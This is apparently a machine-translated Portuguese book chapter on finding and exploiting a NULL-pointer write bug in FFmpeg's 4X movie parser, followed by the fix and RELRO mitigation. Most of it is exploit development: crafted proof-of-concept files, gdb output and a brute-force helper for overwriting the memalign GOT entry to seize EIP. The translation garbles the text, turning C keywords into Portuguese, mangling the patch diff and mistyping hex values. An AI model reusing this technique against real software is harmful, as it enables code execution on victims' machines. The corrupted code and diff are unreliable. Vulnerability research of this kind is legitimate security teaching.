


Figura 4-2: Comportamento esperado quando o FFmpeg opera normalmente

A Figura 4-3 mostra o que acontece quando esse erro afeta o FFmpeg:

1. `fourxm->tracks` é inicializado com `NULL` (consulte a linha 107).
2. Se o arquivo de mídia processado contiver um bloco `strk`, o valor de `current_track` será extraído dos dados controlados pelo usuário do bloco (consulte a linha 166).
3. Se o valor de `current_track + 1` for menor que zero, o buffer do heap não será alocado.
4. `fourxm->tracks` ainda aponta para o endereço de memória `NULL`.

5. O ponteiro NULL resultante é então desreferenciado pelo valor controlado pelo usuário de `current_track`, e quatro valores de 32 bits de dados controlados pelo usuário são atribuídos aos locais desreferenciados (consulte as linhas 178-181).
6. Quatro locais de memória controlados pelo usuário podem ser sobreescritos com quatro bytes de dados controlados pelo usuário cada.




Figura 4-3: Comportamento inesperado do FFmpeg causando corrupção de memória

Que inseto lindo!

4.2 Exploração

Para explorar a vulnerabilidade, fiz o seguinte:

- Etapa 1: encontre um arquivo de filme 4X de amostra com um pedaço de `strk` válido.
- Etapa 2: Conheça o layout da cadeia de suprimentos chunk.
- Etapa 3: Manipular o pedaço de `strk` para travar o FFmpeg.
- Etapa 4: Manipule o bloco `strk` para obter controle sobre o EIP.

- A vulnerabilidade afeta todas as operações de plataformas de sistema suportado pelo ffmpg.
A plataforma que Usei em todo o este capítulo foi o instalação padrão de Ubuntu Linux 9.04 (32 bits).

Há diferentes maneiras de explorar erros de formato de arquivo. Eu poderia criar um arquivo com o formato correto a partir do zero ou alterar um arquivo existente. Escolhi a última abordagem. Usei o site <http://samples.mplayerhq.hu/> para encontrar um arquivo de filme 4X adequado para testar essa vulnerabilidade. Eu mesmo poderia ter criado um arquivo, mas o download de um arquivo preexistente é rápido e fácil.

Etapa 1: Localize um arquivo de filme 4X de amostra com um trecho strk válido

Usei o seguinte para obter um arquivo de amostra de http://samples.mplayerhq.hu/game-formats/4xm/TimeGatep01s01n01a02_2.4xm.

```
linux$ wget -q http://samples.mplayerhq.hu/game-formats/4xm/  
TimeGatep01s01n01a02_2.4xm
```

→

Depois de fazer o download do arquivo, eu o renomeei para *original.4xm*.

Etapa 2: Saiba mais sobre o layout do bloco de caracteres

De acordo com a descrição do formato de arquivo de filme 4X, um bloco strk tem a seguinte estrutura:

```
bytes 0-3 fourcc : 'strk'  
bytes 4-7 comprimento da estrutura strk (40 ou  
0x28bytes) bytes 8-11 número da trilha  
bytes 12-15 tipo de áudio: 0 = PCM, 1 = 4X IMA ADPCM  
bytes 16-35 desconhecidos  
bytes 36-39 número de canais de áudio  
bytes 40-43 taxa de amostragem de áudio  
bytes 44-47 resolução da amostra de áudio (8 ou 16 bits)
```

O trecho strk do arquivo de amostra baixado começa no deslocamento do arquivo 0x1a6, conforme mostrado na Figura 4-4:




Figura 4-4: Um trecho de strk do arquivo de amostra do filme 4X que baixei. Os números mostrados são referenciados na Tabela 4-1.

A Tabela 4-1 descreve o layout do bloco strk ilustrado na Figura 4-4.

Tabela 4-1: Componentes do layout do bloco strk mostrado na Figura 4-4

Referência	Deslocamento do cabeçalho	Descrição
(1)	&header[i]	fourcc: 'strk'
(2)	&header[i+4]	comprimento da estrutura strk (0x28 bytes)
(3)	&header[i+8]	número da trilha (essa é a variável current_track do código-fonte do FFmpeg)

(4) `&header[i+12]` tipo de áudio (esse é o valor que é gravado no
primeiro local de memória desreferenciado)

Para explorar essa vulnerabilidade, eu sabia que precisaria definir os valores do número da faixa em `&header[i+8]` (que corresponde à faixa `current_` do código-fonte do FFmpeg) e do tipo de áudio em `&header[i+12]`. Se

Se eu definisse os valores corretamente, o valor do tipo de áudio seria gravado no local de memória `NULL + número da trilha`, que é o mesmo que `NULL + current_track`.

Em resumo, as operações de gravação de memória (quase) arbitrárias do código-fonte do FFmpeg são as seguintes:

```
[..]  
178     fourxm->tracks[current_track].adpcm = AV_RL32(&header[i + 12]);  
179     fourxm->tracks[current_track].channels = AV_RL32(&header[i + 36]);  
180     fourxm->tracks[current_track].sample_rate = AV_RL32(&header[i + 40]);  
181     fourxm->tracks[current_track].bits = AV_RL32(&header[i + 44]);  
[...]
```

E cada um corresponde a este pseudocódigo:

```
NULL[user_controlled_value].offset = user_controlled_data;
```

Etapa 3: Manipular o pedaço strk para travar o FFmpeg

Depois de compilar a revisão 16556 do código-fonte vulnerável do FFmpeg, tentei converter o filme 4X em um arquivo AVI para verificar se a compilação foi bem-sucedida e se o FFmpeg funcionou perfeitamente.

- Compilação do ffmpg
ffmpg\$./configure; make
Esses comandos compilam duas versões binárias diferentes do ffmpg:

- ffmpg Binário sem símbolos de depuração
- ffmpg_g Binário com símbolos de depuração

```
linux$ ./ffmpg_g -i original.4xm original.avi  
FFmpeg versão SVN-r16556, Copyright (c) 2000-2009 Fabrice Bellard, et al. configuração:  
libavutil49  .12. 0 / 49.12. 0  
libavcodec52  .10. 0 / 52.10. 0  
libavformat52  .23. 1 / 52.23. 1  
libavdevice52  . 1. 0 / 52. 1. 0  
compilado em 24 de janeiro de 2009 02:30:50,  
gcc: 4.3.3 Entrada #0, 4xm, de 'original.4xm':  
Duração: 00:00:13.20, start: 0.000000, taxa de bits: 704 kb/s  
Stream #0.0: Vídeo: 4xm, rgb565, 640x480, 15,00 tb(r)  
Fluxo nº 0.1: Áudio: pcm_s16le, 22050 Hz, estéreo, s16, 705 kb/s  
Saída nº 0, avi, para 'original.avi':  
Fluxo nº 0.0: Vídeo: mpeg4, yuv420p, 640x480, q=2-31, 200 kb/s, 15,00 tb(c) Fluxo  
nº 0.1: Áudio: mp2, 22050 Hz, estéreo, s16, 64 kb/s  
Mapeamento de fluxos:  
Fluxo #0.0 -> #0.0  
Stream #0.1 -> #0.1  
Pressione [q] para interromper a codificação  
frame=47 fps=q=2.3 Lsize= 194kB time=3.08 bitrate= 515.3kbits/s  
video:158kB audio:24kB global headers:0kB muxing overhead 6.715897%
```

Em seguida, modifiquei os valores do número da faixa e do tipo de áudio no bloco strk do arquivo de amostra.

Conforme ilustrado na Figura 4-5, alterei o valor do número da trilha para `0xaaaaaaaaa` (1) e o valor do tipo de áudio para `0xbbbbbbbbb` (2). Nomeei o novo arquivo como `poc1.4xm` e tentei convertê-lo com o FFmpeg (consulte a Seção B.4 para obter uma descrição dos seguintes comandos do depurador).




Figura 4-5: O trecho strk do arquivo de amostra depois que eu o alterei. As alterações que fiz estão destacadas e emolduradas, e os números mostrados são referenciados no texto acima.

```
linux$ gdb ./ffmpeg_g
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
Licença GPLv3+: GNU GPL versão 3 ou posterior <http://gnu.org/licenses/gpl.html>
Este é um software livre: você é livre para alterá-lo e redistribuí-lo.
Não há GARANTIA, até o limite permitido por lei. Digite "show copying" e "show warranty" para obter detalhes.
Esse GDB foi configurado como "i486-linux-gnu"...

(gdb) set disassembly-flavor intel

(gdb) run -i poc1.4xm
Iniciando o programa: /home/tk/BHD/ffmpeg/ffmpeg_g -i poc1.4xm
FFmpeg versão SVN-r16556, Copyright (c) 2000-2009 Fabrice Bellard, et al. configuração:
libavutil49 .12. 0 / 49.12. 0
libavcodec52 .10. 0 / 52.10. 0
libavformat52 .23. 1 / 52.23. 1
libavdevice52 . 1. 0 / 52. 1. 0
compilado em 24 de janeiro de 2009 02:30:50, gcc: 4.3.3

0 programa recebeu o sinal SIGSEGV, falha de segmentação.
0x0809c89d em fourxm_read_header (s=0x8913330, ap=0xbfb8b6c24) em libavformat/4xm.c:178
178fourxm->tracks[current_track].adpcm = AV_RL32(&header[i + 12]);
```

Como esperado, o FFmpeg travou com uma falha de segmentação na linha 178 do código-fonte. Analisei mais detalhadamente o processo do FFmpeg dentro do depurador para ver o que exatamente causou o travamento.

```
(gdb) registros de informações
eax          0xbbbbbbbb      -1145324613
ecx          0x891c400       143770624
edx          0x0            0
```

ebx	0aaaaaaaaa	-1431655766
esp	0xbff8b6aa0	0xbff8b6aa0
ebp	0x55555548	0x55555548
esi	0x891c3c0	143770560
edi	0x891c340	143770432
eip	0x809c89d	0x809c89d <fourxm_read_header+509>
sinalizador	0x10207	[CF PF IF RF]
es		
cs	0x73	115
ss	0x7b	123
ds	0x7b	123
es	0x7b	123
fs	0x0	0
gs	0x33	51

No momento da falha, os registros EAX e EBX foram preenchidos com os valores que inseri para o tipo de áudio (0xbbbbbbbbb) e o número da faixa (0aaaaaaaaa). Em seguida, solicitei ao depurador que exibisse a última instrução executada pelo FFmpeg:

(gdb) x/1i \$eip	0x809c89d <fourxm_read_header+509>:	movDWORD PTR [edx+ebp*1+0x10],eax
------------------	-------------------------------------	-----------------------------------

Como mostra a saída do depurador, a instrução que causou a falha de segmentação estava tentando gravar o valor 0xbbbbbbbbb em um endereço calculado usando meu valor para o número da trilha.

Para controlar a gravação na memória, eu precisava saber como o endereço de destino da operação de gravação era calculado. Encontrei a resposta examinando o seguinte código de montagem:

(gdb) x/7i \$eip - 21		
0x809c888 <fourxm_read_header+488>:	lea	ebp,[ebx+ebx*4]
0x809c88b <fourxm_read_header+491>:	movr	eax,DWORD PTR [esp+0x34]
0x809c88f <fourxm_read_header+495>:	movr	edx,DWORD PTR [esi+0x10]
0x809c892 <fourxm_read_header+498>:	movr	DWORD PTR [esp+0x28],ebp
0x809c896 <fourxm_read_header+502>:	shl	ebp,0x2
0x809c899 <fourxm_read_header+505>:	movr	eax,DWORD PTR [ecx+eax*1+0xc]
0x809c89d <fourxm_read_header+509>:	movr	DWORD PTR [edx+ebp*1+0x10],eax

Essas instruções correspondem à seguinte linha de código-fonte em C:

[..]		
178fourxm->tracks	[current_track].adpcm = AV_RL32(&header[i + 12]);	
[...]		

A Tabela 4-2 explica os resultados dessas instruções.

Como EBX contém o valor que forneci para current_track e EDX contém o ponteiro NULL de fourxm->tracks, o cálculo pode ser expresso da seguinte forma:

`edx + ((ebx + ebx * 4) << 2) + 0x10` = endereço de destino da operação de gravação

Tabela 4-2: Lista das instruções do Assembler e o resultado de cada instrução

Instrução	Resultado
lea ebp, [ebx+ebx*4]	ebp = ebx + ebx * 4 (O registro EBX contém o valor definido pelo usuário de current_track (0aaaaaaaa)).
moveax,DWORD PTR [esp+0x34]	eax = índice i da matriz
movedx,DWORD PTR [esi+0x10]	edx = fourxm->tracks
shl ebp,	0x2ebp = ebp << 2
moveax,DWORD PTR [ecx+eax*1+0xc]	eax = AV_RL32(&header[i + 12]); ou eax = ecx[eax + 0xc];
movDWORD PTR [edx+ebp*1+0x10],eax	fourxm->tracks[current_track].adpcm = eax; ou edx[ebp + 0x10] = eax;

Ou em uma forma mais simplificada:

$$\text{edx} + (\text{ebx} * 20) + 0x10 = \text{endereço de destino da operação de gravação}$$

Eu forneci o valor 0aaaaaaaa para current_track (registro EBX), portanto, o cálculo deve ser parecido com este:

$$\text{NULL} + (0aaaaaaaa * 20) + 0x10 = 0x55555558$$

O resultado de 0x55555558 pode ser confirmado com a ajuda do depurador:

(gdb) x/1x \$edx+\$ebp+\$0x10
0x55555558: Não é possível acessar a memória no endereço 0x55555558

Etapa 4: Manipular o bloco strk para obter controle sobre o EIP

A vulnerabilidade permitiu que eu sobrescrevesse endereços de memória quase arbitrários com qualquer valor de 4 bytes. Para obter o controle do fluxo de execução do FFmpeg, tive que sobrescrever um local de memória que me permitisse controlar o registro EIP. Precisava encontrar um endereço estável, que fosse previsível dentro do espaço de endereço do FFmpeg. Isso excluiu todos os endereços de pilha do processo. Mas o *Executable and Linkable Format (ELF)* usado pelo Linux fornece um alvo quase perfeito: a *Global Off Set Table (GOT)*. Cada função de biblioteca usada no FFmpeg tem uma referência no GOT. Ao manipular as entradas da GOT, eu poderia facilmente obter o controle do fluxo de execução (consulte a Seção A.4). O bom do GOT é que ele é previsível, que é exatamente o que eu precisava. Eu poderia obter o controle do EIP sobrescrevendo a entrada GOT de uma função de biblioteca que é chamada após a ocorrência da vulnerabilidade.

Então, qual função da biblioteca é chamada após as gravações arbitrárias na memória? Para responder a essa pergunta, dei uma olhada no código-fonte novamente:

Arquivo de código-fonte *libavformat/4xm.c*

Função fourxm_read_header()

```
[..]  
184     /* alocar um novo AVStream */  
185     st = av_new_stream(s, current_track);  
[..]
```

Logo após as quatro operações de gravação na memória, um novo AVStream é alocado usando a função av_new_stream().

Arquivo de código-fonte *libavformat/utils.c*

Função av_new_stream()

```
[..]  
2271 AVStream *av_new_stream(AVFormatContext *s, int id)  
2272 {  
    2273 AVStream *st;  
    2274 int i;  
2275  
    2276 se (s->nb_streams >=  
MAX_STREAMS) 2277 retornar  
        NULL;  
2278  
2279 st  = av_mallocz(sizeof(AVStream));  
[..]
```

Na linha 2279, outra função chamada av_mallocz() é chamada.

Arquivo de código-fonte *libavutil/mem.c*

Funções av_mallocz() e av_malloc()

```
[..]  
43 void *av_malloc(unsigned int size)  
44 {  
45     void *ptr = NULL;  
46 #ifdef CONFIG_MEMALIGN_HACK  
47     diferença longa;  
48 #endif  
49  
50     /* vamos impedir possíveis casos ambíguos */  
51     se(tamanho > (INT_MAX-16) )  
52         retornar NULL;  
53  
54 #ifdef CONFIG_MEMALIGN_HACK  
55     ptr = malloc(size+16);  
56     se(!ptr)  
57         retornar ptr;  
58diff=      ((-(long)ptr - 1)&15) + 1;
```

```
59     ptr = (char*)ptr + diff;
60     ((char*)ptr)[-1]= diff;
61 #elif defined (HAVE_POSIX_MEMALIGN)
62     posix_memalign(&ptr,16,size);
```

```

63 #elif defined (HAVE_MEMALIGN)
64     ptr = memalign(16, size);
[...]
135 void *av_mallocz(unsigned int size)
136 {
137     void *ptr = av_malloc(size);
138     if (ptr)
139         memset(ptr, 0, size);
140     return ptr;
141 }
[...]

```

Na linha 137, a função `av_malloc()` é chamada, e ela chama `memalign()` na linha 64 (os outros casos `ifdef` - linhas 54 e 61 - não são definidos quando se usa a plataforma Ubuntu Linux 9.04). Fiquei animado ao ver `memalign()` porque era exatamente o que eu estava procurando: uma função de biblioteca que é chamada diretamente após a ocorrência da vulnerabilidade (veja a Figura 4-6).




Figura 4-6: Um gráfico de chamadas mostrando o caminho da função vulnerável para `memalign()`

Isso me levou à próxima pergunta: Qual é o endereço da entrada GOT de `memalign()` no FFmpeg?

Obtive essas informações com a ajuda do objdump:

```
linux$ objdump -R ffmpeg_g | grep memalign
08560204 R_386_JUMP_SLOT    posix_memalign
```

Portanto, o endereço que eu tinha que sobrescrever era `0x08560204`. Tudo o que eu precisava fazer era calcular um valor apropriado para o número da trilha (`current_track`).

Eu poderia obter esse valor de duas maneiras: Eu poderia tentar calculá-lo ou usar força bruta. Escolhi a opção mais fácil e escrevi o programa a seguir:

```

01 #include <stdio.h>
02
03 // Endereço de entrada GOT de memalign()
04 #define MEMALIGN_GOT_ADDR      0x08560204
05
```

06 // Valores mínimo e máximo para 'current_track'

```

07 #definir SEARCH_START           0x80000000
08 #define SEARCH_END             0xFFFFFFFF
09
10 int
11 principal (void)
12 {
13     unsigned int a, b      = 0;
14
15for    (a = SEARCH_START; a < SEARCH_END; a++) {
16b        = (a * 20) + 0x10;
17se        (b == MEMALIGN_GOT_ADDR) {
18printf        ("Value for 'current_track': %08x\n", a);
19retorno 0;
20
21}
22
23printf ("Nenhum valor válido para 'current_track' foi
encontrado.\n"); 24
25retorno 1;
26 }

```

Listagem 4-1: Pequeno programa auxiliar para usar a força bruta para encontrar o valor apropriado para current_track
(addr_brute_force.c)

O programa ilustrado na Listagem 4-1 usa força bruta para encontrar um valor apropriado de número de trilha (current_track), que é necessário para substituir o endereço (GOT) definido na linha 4. Isso é feito por tentando todos os valores possíveis para current_track até que o resultado do cálculo (consulte a linha 16) corresponda ao endereço de entrada GOT pesquisado de memalign() (consulte a linha 17). Para acionar a vulnerabilidade, current_track deve ser interpretado como negativo, portanto, somente valores no intervalo de 0x80000000 a 0xffffffff são considerados (consulte a linha 15).

Exemplo:

```

linux$ gcc -o addr_brute_force addr_brute_force.c
linux$ ./addr_brute_force
Valor para 'current_track': 8d378019

```

Em seguida, ajustei o arquivo de amostra e o renomeei para *poc2.4xm*. A única coisa que mudei foi o valor do número da trilha (veja (1) na Figura 4-7). Ele agora corresponde ao valor gerado pelo meu pequeno programa auxiliar.




Figura 4-7: O trecho strk do *poc2.4xm* depois que eu ajustei o número da trilha (current_track)

Em seguida, testei o novo arquivo de prova de conceito no depurador (consulte a Seção B.4 para obter uma descrição dos seguintes comandos do depurador).

```
linux$ gdb -q ./ffmpeg_g
(gdb) run -i poc2.4xm
Iniciando o programa: /home/tk/BHD/ffmpeg/ffmpeg_g -i poc2.4xm
FFmpeg versão SVN-r16556, Copyright (c) 2000-2009 Fabrice Bellard, et al. configuração:
libavutil49  .12. 0 / 49.12. 0
libavcodec52  .10. 0 / 52.10. 0
libavformat52  .23. 1 / 52.23. 1
libavdevice52  . 1. 0 / 52. 1. 0
compilado em 24 de janeiro de 2009 02:30:50, gcc: 4.3.3

O programa recebeu o sinal SIGSEGV, falha de segmentação.
0xbffffbbbbb em ?? ()

(gdb) registros de informações
eax      0xbfc1ddd0  -1077813808
ecx      0x9f69400   167154688
edx      0x9f60330   167117616
ebx      0x0          0
esp      0xbfc1ddac  0xbfc1ddac
ebp      0x85601f4   0x85601f4
esi      0x164        356
edi      0x9f60330   167117616
eip      0xbffffbbbbb 0xbffffbbbbb
sinalizador 0x10293   [ CF AF SF IF RF ]
es
cs      0x73         115
ss      0x7b         123
ds      0x7b         123
es
fs      0x0          0
gs      0x33         51
```

Bingo! Controle total sobre o EIP. Depois de obter controle sobre o ponteiro de instruções, desenvolvi uma exploração para a vulnerabilidade. Usei o reproduutor de mídia VLC como vetor de injeção, porque ele usa a versão vulnerável do FFmpeg.

Como eu disse nos capítulos anteriores, as leis da Alemanha não permitem que eu forneça um exploit totalmente funcional, mas você pode assistir a um vídeo curto que gravei e que mostra o exploit em ação no site do livro.⁵

A Figura 4-8 resume as etapas que usei para explorar a vulnerabilidade. Esta é a anatomia do bug mostrada nesta figura:

1. O endereço de destino para a gravação na memória é calculado usando `current_track` como um índice (`NULL + current_track + offset`). O valor de `current_track` deriva dos dados controlados pelo usuário do arquivo de mídia `4xm`.
2. Os dados de origem da gravação na memória derivam de dados controlados pelo usuário do arquivo de mídia.
3. Os dados controlados pelo usuário são copiados no local da memória do `memalign()` Entrada GOT.




Figura 4-8: Diagrama de minha exploração do bug do FFmpeg

4.3 Remediação de vulnerabilidades

Terça-feira, 27 de janeiro de 2009

Depois que informei os mantenedores do FFmpeg sobre o bug, eles desenvolveram o seguinte patch:⁶

```

--- a/libavformat/4xm.c
+++ b/libavformat/4xm.c
@@ -166,12 +166,13 @@ static int fourxm_read_header(AVFormatContext *s, goto
    fail;
}
current_track = AV_RL32(&header[i + 8]);
+se
+av_log
+ret= -1;
+goto fail;
}
Se (current_track + 1 > fourxm->track_count) {
    fourxm->track_count = current_track + 1;
    Se((unsigned)fourxm->track_count >= UINT_MAX / sizeof(AudioTrack)){
-    ret= -1;
        Falha no goto;
    }
    fourxm->tracks = av_realloc(fourxm->tracks,
        fourxm->track_count * sizeof(AudioTrack));
    se (!fourxm->tracks) {

```

O patch aplica uma nova verificação de comprimento que restringe o valor máximo de `current_track` a `0x09249247`.

```
(      UINT_MAX/ sizeof(AudioTrack) - 1) - 1 = valor máximo permitido  
paracurrent_track (0xffffffff / 0x1c           1) - 1 = 0x09249247
```

Quando o patch está em vigor, `current_track` não pode se tornar negativo, e a vulnerabilidade é de fato corrigida.

Essa correção eliminou a vulnerabilidade no nível do código-fonte. Há também uma técnica genérica de atenuação de exploração que tornaria muito mais difícil a exploração da falha. Para obter o controle do fluxo de execução, tive de sobreescrivar um local de memória para obter o controle sobre o EIP. Neste exemplo, usei uma entrada GOT. A técnica de mitigação *RELRO* tem um modo de operação chamado *Full RELRO* que (re)mapeia o GOT como somente leitura, impossibilitando assim o uso da técnica de sobregravação do GOT descrita para obter o controle do fluxo de execução do FFmpeg. No entanto, outras técnicas de exploração que não são atenuadas pelo *RELRO* ainda permitiriam o controle sobre o EIP.

Para usar a técnica de atenuação *Full RELRO*, o binário do FFmpeg precisaria ser recompilado com as seguintes opções adicionais de vinculador: `-Wl,-z,relro,-z,now`.

Exemplo de recompilação do FFmpeg com suporte total ao *RELRO*:

```
linux$ ./configure --extra-ldflags="-Wl,-z,relro,-z,now"  
linux$ make
```

Obtenha a entrada GOT de

```
memalign(): linux$ objdump -R ./ffmpeg_g | grep
```

```
memalign  
0855ffd0 R_386_JUMP_SLOT    posix_memalign
```

Ajuste a Listagem 4-1 e use a força bruta para obter o valor de `current_track`:

```
linux$ ./addr_brute_force  
Valor para 'current_track': 806ab330
```

Crie um novo arquivo de prova de conceito (*poc_relro.4xm*) e teste-o no depurador (consulte a Seção B.4 para obter uma descrição dos seguintes comandos do depurador):

```
linux$ gdb -q ./ffmpeg_g  
(gdb) set disassembly-flavor intel  
(gdb) run -i poc_relro.4xm  
Iniciando o programa: /home/tk/BHD/ffmpeg_relro/ffmpeg_g -i poc_relro.4xm  
FFmpeg versão SVN-r16556, Copyright (c) 2000-2009 Fabrice Bellard, et al.
```

```
configuração: --extra-ldflags=-Wl,-z,relro,-z,now
libavutil49      .12. 0 / 49.12. 0
libavcodec52     .10. 0 / 52.10. 0
```

```
libavformat52 .23. 1 / 52.23. 1  
libavdevice52 . 1. 0 / 52. 1. 0  
compilado em 24 de janeiro de 2009 09:07:58, gcc: 4.3.3
```

```
O programa recebeu o sinal SIGSEGV, falha de segmentação.  
0x0809c89d em fourxm_read_header (s=0xa836330, ap=0xbfb19674) em libavformat/4xm.c:178  
178fourxm->tracks[current_track].adpcm = AV_RL32(&header[i + 12]);
```

O FFmpeg travou novamente ao tentar analisar o arquivo de mídia malformado. Para ver o que exatamente causou o travamento, solicitei ao depurador que exibisse os valores de registro atuais e a última instrução executada pelo FFmpeg:

```
(gdb) registros de informações  
eax      0xbbbbbbbbb -1145324613  
ecx      0xa83f3e0 176419808  
edx      0x0      0  
ebx      0x806ab330 -2140490960  
esp      0xbfb194f0 0xbfb194f0  
ebp      0x855ffc0 0x855ffc0  
esi      0xa83f3a0 176419744  
edi      0xa83f330 176419632  
eip      0x809c89d 0x809c89d <fourxm_read_header+509>  
sinalizador 0x10206 [ PF IF RF ]  
es  
cs      0x73      115  
ss      0x7b      123  
ds      0x7b      123  
es      0x7b      123  
fs      0x0      0  
gs      0x33      51
```

```
(gdb) x/1i $eip  
0x809c89d <fourxm_read_header+509>:           movDWORD PTR [edx+ebp*1+0x10],eax
```

Também exibi o endereço em que o FFmpeg tentou armazenar o valor de EAX:

```
(gdb) x/1x $edx+$ebp+0x10  
0x855ffd0 <_GLOBAL_OFFSET_TABLE_+528>:           0xb7dd4d40
```

Como esperado, o FFmpeg tentou gravar o valor de EAX no endereço fornecido (0x855ffd0) da entrada GOT de memalign().

```
(gdb) shell cat /proc/$(pidof ffmpg_g)/maps  
08048000-0855f000 r-xp 00000000 08:01 101582  
0855f000-08560000 r--p 00516000 08:01 101582  
08560000-0856c000 rw-p 00517000 08:01 101582  
0856c000-0888c000 rw-p 0856c000 00:00 0  
0a834000-0a855000 rw-p 0a834000 00:00 0  
b7d60000-b7d61000 rw-p b7d60000 00:00 0  
b7d61000-b7ebd000 r-xp 00000000 08:01  
b7ebd000-b7ebe000 ---p 0015c000 08:01  
                                         /home/tk/BHD/ffmpeg_relro/ffmpeg_g  
                                         /home/tk/BHD/ffmpeg_relro/ffmpeg_g  
                                         /home/tk/BHD/ffmpeg_relro/ffmpeg_g  
                                         [heap]  
                                         148202/lib/tls/i686/cmov/libc-2.9.so  
                                         148202/lib/tls/i686/cmov/libc-2.9.so
```

b7ebe000-b7ec0000	r-p	0015c000	08:01	148202	/lib/tls/i686/cmov/libc-2.9.so
b7ec0000-b7ec1000	rw-p	0015e000	08:01	148202	/lib/tls/i686/cmov/libc-2.9.so
b7ec1000-b7ec5000	rw-p	b7ec1000	00:00	0	
b7ec5000-b7ec7000	r-xp	00000000	08:01	148208	/lib/tls/i686/cmov/libdl-2.9.so
b7ec7000-b7ec8000	r-p	00001000	08:01	148208	/lib/tls/i686/cmov/libdl-2.9.so
b7ec8000-b7ec9000	rw-p	00002000	08:01	148208	/lib/tls/i686/cmov/libdl-2.9.so
b7ec9000-b7eed000	r-xp	00000000	08:01	148210	/lib/tls/i686/cmov/libm-2.9.so
